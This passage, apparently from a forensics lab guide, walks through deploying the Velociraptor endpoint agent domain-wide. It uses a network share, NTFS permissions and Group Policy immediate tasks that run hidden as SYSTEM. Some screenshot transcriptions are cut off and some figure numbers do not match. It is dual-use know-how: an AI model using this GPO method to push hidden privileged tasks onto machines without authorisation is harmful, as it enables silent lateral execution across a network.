Set custom permissions, create advanced sharing options.

Advanced Sharing...

Close | Cancel | Apply

Advanced Sharing

☑ Share this folder

Settings

Share name:
velociraptor

Add | Remove

Limit the number of simultaneous users to: 20

Comments:

Permissions | Caching

OK | Cancel

Permissions for velociraptor

Share Permissions

Group or user names:

Everyone

Add... | Remove


Permissions for Everyone	Allow	Deny
Full Control	☑	☐
Change	☑	☐
Read	☑	☐

OK | Cancel | Apply

Figure 5: Creating a network share, source: Own creation

Right click the folder you wish to share and click *Properties*. Then, go to *Sharing->Advanced Sharing* and tick *Share this folder*. Next, click *Permissions* and give *Everyone Full Control*. We will be setting the NTFS permissions in the next step.

2) Set NTFS permissions


velociraptor Properties

General | Sharing | Security | Previous Versions

Object name: D:\velociraptor

Group or user names:

Everyone
Authenticated Users
SYSTEM
Administrators (Forensic\Administrators)

To change permissions, click Edit.

Permissions for Authenticated Users

Modify
Read & execute
List folder contents
Read
Write
Special permissions

For special permissions or advanced settings, click Advanced.

Close | Canc

Permission Entry for velociraptor

Principal: Authenticated Users Select a principal

Type: Allow

Applies to: This folder, subfolders and files

Basic permissions: Show advanced permissions

☐ Full control
☐ Modify
☑ Read & execute
☑ List folder contents
☑ Read
☐ Write
☐ Special permissions

☐ Only apply these permissions to objects and/or containers within this container — Clear all

Add a condition to limit access. The principal will be granted the specified permissions only if conditions are met.

Add a condition

OK | Cancel

Figure 6: Setting NTFS permissions, source: Own creation

Switch to the *Security* Tab and click *Advanced*. There, click *Disable inheritance*, then select *Authenticated Users* and click *Edit*. Only leave *Read & execute, List folder contents* and `Read` checked. Make sure only *Administrators* have write access!

3) Place Velociraptor files in network share

   Place the *Velociraptor msi installer* in the share, along with the client configuration file. If you don't have the configuration files yet, see *Generating the configuration files*. Keep the server config well protected, as it contains private keys.

4) Allow incoming TCP connections on port 8000 on the frontend server (default, adjust this if you have chosen a different port during the configuration creation).

5) Create the Group Policy

   RDP onto the Domain Controller and open the Group Policy Management console.




Figure 7: Editing a GPO

Right-click the domain and select *Create a GPO in this domain, and Link it here.* Right click the new GPO, tick *Enforced*, then click *Edit...*. Navigate to *Computer Configuration\Preferences\Control Panel Settings\Scheduled Tasks*. There, right-click in the blank space and select *New->Immediate Task (At least Windows 7).*





Figure 8: Creating an Immediate Task, source: Own creation

Set the options according to figures 6, 7, and 8.


New Task (At least Windows 7) Properties

General | Actions | Conditions | Settings | Common

Action: Create

Name: Install Velociraptor

Author: winattacklab\lab_admin

Description:

Security options

When running the task, use the following user account:

NT AUTHORITY\System

Change User or Group...

○ Run only when user is logged on

● Run whether user is logged on or not

☑ Do not store password. The task will only have access to local resources.


☑ Run with highest privileges

☑ Hidden

Configure for: Windows® 7, Windows Server™ 2008R2

OK | Cancel | Apply | Help

Figure 9New Task, General tab, source: Own creation



Install Velociraptor Properties

General | Actions | Conditions | Settings | Common

When you create a task, y

Action
Start a program

New Action

You must specify what action this task will perform.

Action: Start a program

Settings


Program/script: msiexec.exe

Add arguments(optional): /i \\forensic\velociraptor\velociraptor.m

Start in(optional):

Figure 10: New Task, Actions tab, source: Own creation

In our setup, *velociraptor.msi* is placed in the `velociraptor` share on `forensic`. For the arguments, specify */i \\forensic\velociraptor\velociraptor.msi*. Adjust the path if necessary.


New Task (At least Windows 7) Properties

General | Actions | Conditions | Settings | Common

Options common to all items

- [ ] Stop processing items in this extension if an error occurs.
- [ ] Run in logged-on user's security context (user policy option).
- [ ] Remove this item when it is no longer applied.
- [x] Apply once and do not reapply.
- [ ] Item-level targeting.

Figure 11: New Task, Common tab, source: Own creation

Leave everything in the in the other tabs at the default values and click `OK`.

Next, we need to copy the configuration file to where Velociraptor expects it to be.

For this, we can use the same GPO. Go to *Computer Configuration\Preferences\Windows Settings\Files.* Right-click in the blank space and select *New->File*





Figure 12: New File , source: Own creation

Specify the client config file as the source and *C:\Program Files\Velociraptor\Velociraptor.config.yaml* as the destination. Velociraptor expects the config file to be in exactly that location with that name (although it is not case sensitive).


New File Properties

General | Common

Action: Update

Source file(s): \\forensic\velociraptor\client.config.yaml

Destination File: C:\Program Files\Velociraptor\Velociraptor.cor

☐ Suppress errors on individual file actions

Attributes
☐ Read-only
☐ Hidden
☑ Archive

Figure 13: New File, General tab, source: Own creation

As with the task previously, check *Apply once and do not reapply* in the *Common* tab.

6) Force a Group Policy update

Close all windows related to editing the GPO and right-click the OUs that contain your computers. There, select `Group Policy Update`.




Figure 14: Force Group Policy Update, source: Own creation

7) Start the server

   At this point, go onto the server and start it with `C:\Program Files\Velociraptor\Velociraptor.exe --config server.config.yaml frontend -v`. Again, adjust the paths according to your needs.

   If you get an error, you will have to go to each machine individually and run `gpupdate /force` or simply wait for the computers to update their GPOs automatically.

8) Connect to the GUI

   Connect to the Velociraptor GUI on port 8889 (default). If you're accessing it from another machine, you might have to add firewall rules to allow the connection. The clients should start to connect to the frontend now.

GPO Run Only

If you just want to have the Velociraptor agent running on some machines but do not need them to restart after a reboot, or do not want to install it, this method allows you to run it once directly from a network share

Follow these steps:

1) Follow steps 1-3 from the GPO Installation instructions but use the exe version of Velociraptor instead of the msi one.
2) Edit client configuration file

Since Velociraptor will not be installed, some adjustments need to be made to the configuration file. *writeback_windows* and *tempdir_windows* are using *Program Files\Velociraptor,* which does not exist. Change it to another location, for example *C:\Windows\Temp.*

3) Allow incoming TCP connections on port 8000 on the frontend server (default, adjust this if you have chosen a different port during the configuration creation).

4) Create the Group Policy

RDP onto the Domain Controller and open the Group Policy Management console.




Figure 15: Editing a GPO, source: Own creation

Right-click the domain and select *Create a GPO in this domain, and Link it here.* Right click the new GPO, tick `Enforced`, then click *Edit....* Navigate to *Computer Configuration\Preferences\Control Panel Settings\Scheduled Tasks*. There, right-click in the blank space and select *New->Immediate Task (At least Windows 7).*





Figure 16: Creating an Immediate Task, source: Own creation

Set the options according to the figures 14, 15, and 16.


Velociraptor Agent Properties

General | Actions | Conditions | Settings | Common

Action: Create

Name: Velociraptor Agent

Author: winattacklab\lab_admin

Description:

Security options

When running the task, use the following user account:

NT AUTHORITY\System

[✓ Run only when user is logged on]

Run whether user is logged on or not


☐ Do not store password. The task will only have access to local resources.

☑ Run with highest privileges

☑ Hidden

Configure for: Windows® 7, Windows Server™ 2008R2

Figure 17: New Task, General tab, source: Own creation



Velociraptor Agent Properties

When you create a task, you must specify the action that will occur when your task starts.

Action	De
Start a program	\\f

New Action

You must specify what action this task will perform.

Action: Start a program

Settings


Program/script: \\forensic\velociraptor\velociraptor.exe

Add arguments(optional): --config \\forensic\velociraptor\client.cc

Start in(optional):

Figure 18: New Task, Actions tab, source: Own creation

In our setup, `velociraptor.exe` is placed in the `velociraptor` share on `forensic`. For the arguments, specify `--config \\forensic\velociraptor\client.config.yaml client -v`. Adjust the path if necessary.


New Task (At least Windows 7) Properties

General | Actions | Conditions | Settings | Common

Special additional settings that affect the behavior of the task.

- [ ] Allow task to be run on demand
- [x] Run task as soon as possible after a scheduled start is missed
- [x] If the task fails, restart every: 1 minute
  - Attempt to restart up to: 60 times
- [ ] Stop the task if it runs longer than: 3 days
- [ ] If the running task does not end when requested, force it to stop
- [x] If the task is not scheduled to run again, delete it after: Immediately

If the task is already running, then the following rule applies:

Do not start a new instance

Figure 19: New Task, Settings tab, source: Own creation

Also check `Apply once and do not reapply` in the `Common` tab. Leave everything in the `Conditions` tab unchecked, then click OK.

5) Start the server

At this point, you can either create another GPO to automatically start the server, or go onto the server and start it with `\\forensic\velociraptor\velociraptor.exe --config server.config.yaml frontend -v`. Again, adjust the paths according to your needs.

6) Force a Group Policy update

Close all windows related to editing the GPO and right-click the OUs that contain your computers. There, select `Group Policy Update`.

